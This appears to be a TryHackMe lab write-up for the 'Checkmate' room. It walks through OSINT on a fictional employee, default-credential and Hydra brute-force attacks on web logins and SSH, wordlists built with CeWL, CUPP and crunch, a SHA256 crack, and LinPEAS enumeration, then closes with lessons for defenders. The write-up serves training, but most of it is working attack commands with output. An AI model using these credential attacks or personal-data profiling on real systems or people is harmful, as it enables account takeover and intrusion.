

Platform: TryHackMe Room: Checkmate Difficulty: Easy Category: Password Attacks / OSINT / Privilege Escalation Author: Shikhali Jamalzade GitHub: github.com/alisalive LinkedIn: linkedin.com/in/camalzads
Overview
Checkmate is a password-focused lab on TryHackMe that simulates a realistic internal network compromise scenario. The target is Marco Bianchi, an IT Operations employee whose weak password habits are exploited across multiple internal systems — from a firewall panel to SSH access. The lab teaches reconnaissance, credential harvesting, custom wordlist generation, hash cracking, and pattern-based brute forcing.
Attack Surface:
Port Service 5000 Level App (API) 5001 FirewallOS Admin Panel 5002 Engineering Careers / Employee Portal 5003 Social.thm (Social Network) 22 SSH
Phase 1: Reconnaissance
Port Discovery & Directory Enumeration
Starting with service discovery across all four web ports using feroxbuster:
feroxbuster -u 'http://10.48.176.143:5000/' -w /usr/share/wordlists/dirb/common.txt -s 200
feroxbuster -u 'http://10.48.176.143:5001/' -w /usr/share/wordlists/dirb/common.txt -s 200
feroxbuster -u 'http://10.48.176.143:5002/' -w /usr/share/wordlists/dirb/common.txt -s 200
Results:
http://10.48.176.143:5000/state— System state endpointhttp://10.48.176.143:5001/— FirewallOS login panelhttp://10.48.176.143:5002/login— Employee Portal loginhttp://10.48.176.143:5003/login— Social.thm login
OSINT — jobs.thm (Port 5002)
The Engineering Careers portal revealed key intelligence about our target before authentication was even required. The public job listings exposed:
- Company values: Innovation, Excellence, Integrity
- Target employee: Marco Bianchi — IT Operations Specialist
- Locations: London, Berlin (remote/hybrid roles)
This OSINT phase is critical. These keywords will later form the basis of our custom wordlists.
Phase 2: Level 1 — FirewallOS (Port 5001)
Default Credential Attack
The FirewallOS admin panel is the first target. The system message on the panel itself hints: "Initial deployment completed with default admin credentials."
Building a default credential wordlist:
cat << 'EOF' > default_list.txt
admin
admin123
password
firewall
12345
123456
root
secret
EOF
Launching Hydra:
hydra -l admin -P default_list.txt 10.48.176.143 -s 5001 \
  http-post-form "/login:username=^USER^&password=^PASS^:F=Invalid credentials" -t 4
Result:
[5001][http-post-form] host: 10.48.176.143 login: admin password: 12345Level 1 Password: 12345
FirewallOS Intelligence Gathering
Inside the dashboard, two critical pieces of information are visible:
- Policy set:
Marco_Default— confirms Marco manages this firewall - Allow-SSH rule: AdminNet → Servers (22/tcp) — SSH is restricted but accessible from the right network
- System Message: "Secure internal employee portal next." — confirms our next target
Phase 3: Level 2 — Employee Portal (Port 5002)
CeWL Wordlist Generation
The Engineering Careers portal contains rich content — job descriptions, company values, and keywords that an employee like Marco might use as a password. CeWL scrapes this content into a wordlist:
cewl http://10.48.176.143:5002/ -w jobs_words.txtThis generates over 100 words including: excellence, innovation, security, operations, London, Berlin, integrity, and more.
Expanding the wordlist with year-based mutations:
for word in $(cat jobs_words.txt); do
    echo "$word"
    echo "${word}!"
    echo "${word}2024"
    echo "${word}2025"
    echo "${word}2024!"
    echo "${word}2025!"
done > marco_passwords.txt
sort -u marco_passwords.txt -o marco_passwords.txt
Brute Force Attack
hydra -l marco -P marco_passwords.txt 10.48.176.143 -s 5002 \
  http-post-form "/login:username=^USER^&password=^PASS^:F=Invalid credentials" -t 4
Result:
[5002][http-post-form] host: 10.48.176.143 login: marco password: excellenceLevel 2 Password: excellence
After logging in, Marco's full employee profile is revealed:
Field Value First Name Marco Surname Bianchi Nickname marky Birthdate (DDMMYYYY) 14021995 Role IT Operations
This personal data becomes the foundation for Level 3.
Phase 4: Level 3 — Social.thm (Port 5003)
Personal Information Wordlist — CUPP
The hint on the social.thm login page reads: "Use the details from jobs.thm to generate Marco's password."
With Marco's personal information now in hand, the correct approach is to use CUPP (Common User Passwords Profiler) — a tool that generates targeted wordlists from personal data:
cupp -iEntering Marco's details:
- Name: Marco
- Surname: Bianchi
- Nickname: marky
- Birthdate: 14021995
CUPP generates combinations like Bianchi2495, marco1995, Marky14021995, etc.
Attack
hydra -l marco -P marco.txt 10.48.176.143 -s 5003 \
  http-post-form "/login:username=^USER^&password=^PASS^:F=Invalid credentials" -t 1 -w 5
Level 3 Password: Bianchi2495
After logging in, Marco's social feed reveals two key hints for the remaining levels:
Post 1 (Level 5 hint):
"My tip for strong password: I take a company keyword, capitalize it, then append the year like 2024 or any other number and an exclamation mark."
Tags: security, excellence, innovation, digital, cloud
Post 2 (Level 4 hint):
Check In: Oliver's Hotel — with a profile picture
Phase 5: Level 4 — Hash Cracking
SHA256 Hash Identification
The profile picture is stored with a hashed filename:
d34a569ab7aaa54dacd715ae64953455d86b768846cd0085ef4e9e7471489b7b.pngThis is a SHA256 hash. The challenge: crack it to find the plaintext value — which will be Marco's password for this level.
echo "d34a569ab7aaa54dacd715ae64953455d86b768846cd0085ef4e9e7471489b7b" > marcopic.txt
john --format=raw-sha256 --wordlist=/usr/share/wordlists/rockyou.txt marcopic.txt
Result:
family (?)Level 4 Password: family
Phase 6: Level 5 — SSH Access
Pattern-Based Brute Force with Crunch
Marco's social post gave away his exact password formula:
[Capitalized company keyword] + [Year] + [!]From the social post tags, Security is the most likely keyword. The year 2024 fits the pattern. Using crunch to generate all possibilities for Security20XX!:
crunch 13 13 -t Security20%%! -o marco-password.txtThis generates exactly 100 passwords: Security2000! through Security2099!.
Launching Hydra against SSH:
hydra -l marco -P marco-password.txt 10.48.176.143 ssh -t 4Result:
[22][ssh] host: 10.48.176.143 login: marco password: Security2024!Level 5 Password: Security2024!
SSH Access Confirmed
ssh marco@10.48.176.143
# Password: Security2024!
marco@tryhackme-2404:~$ whoami
marco
Post-Exploitation — System Enumeration
With shell access as Marco, running LinPEAS for privilege escalation opportunities:
# Transfer via SCP (SSH port is allowed)
scp /root/linpeas.sh marco@10.48.176.143:/tmp/linpeas.sh
chmod +x /tmp/linpeas.sh
/tmp/linpeas.sh 2>/dev/null | tee /tmp/out.txt
Key Findings
System: Ubuntu 24.04 LTS (AWS EC2 — t3a.small, ap-south-1)
Users with console access:
marco   uid=1001 — current user
qa      uid=1002 — member of sudo group (!)
ubuntu  uid=1000 — member of sudo group
root    uid=0
Critical finding — qa user has sudo privileges:
uid=1002(qa) gid=1002(qa) groups=1002(qa),27(sudo),100(users)If qa's credentials can be obtained, full root access is achievable via sudo su.
Running services (ubuntu user):
/usr/bin/python3 social_app.py
/usr/bin/python3 level_app.py
/usr/bin/python3 jobs_app.py
/usr/bin/python3 firewall_app.py
All lab applications run as ubuntu from /home/ubuntu/lab/ — a restricted directory.
IAM Role exposed (AWS metadata): The machine runs with an attached IAM role named vulnerable-machine, and temporary AWS credentials were accessible via the metadata endpoint — a common real-world misconfiguration in cloud environments.
Attack Chain Summary
[Reconnaissance]
  └─ feroxbuster → discovered 4 web services + /state endpoint
  └─ CeWL → scraped jobs.thm for keyword intelligence
  └─ OSINT → Marco's name, nickname, birthdate, role
[Level 1 — FirewallOS]
  └─ Default credentials: admin:12345
  └─ Intel: Marco_Default policy, SSH restricted to AdminNet
[Level 2 — Employee Portal]
  └─ CeWL wordlist + Hydra → marco:excellence
  └─ Intel: Full personal profile (name, nickname, birthdate)
[Level 3 — Social.thm]
  └─ CUPP personal wordlist → marco:Bianchi2495
  └─ Intel: Password formula hint + profile picture hash
[Level 4 — Hash Cracking]
  └─ SHA256 hash from profile picture filename
  └─ John the Ripper + rockyou.txt → family
[Level 5 — SSH]
  └─ Crunch pattern (Security20%%!) + Hydra → marco:Security2024!
  └─ Shell access achieved
[Post-Exploitation]
  └─ LinPEAS enumeration
  └─ qa user identified as sudo member
  └─ AWS IAM credentials exposed via metadata
Lessons Learned
For defenders:
- Never use default credentials.
admin:12345on a production firewall is catastrophic. - Don't publish personal information in employee portals accessible before authentication.
- Password policies must enforce complexity —
excellence,family, and formula-based passwords likeSecurity2024!are trivially crackable. - Profile picture filenames should not be reversible hashes of meaningful values.
- OSINT is real. Every word on a public-facing web application is a potential password component.
- Restrict metadata endpoint access on cloud instances to prevent IAM credential theft.
Tools used:
Tool Purpose feroxbuster Directory enumeration CeWL Website-based wordlist generation CUPP Personal info wordlist generation Hydra HTTP and SSH brute force Crunch Pattern-based wordlist generation John the Ripper SHA256 hash cracking LinPEAS Post-exploitation enumeration SCP File transfer via SSH
Author: Shikhali Jamalzade GitHub: github.com/alisalive LinkedIn: linkedin.com/in/camalzads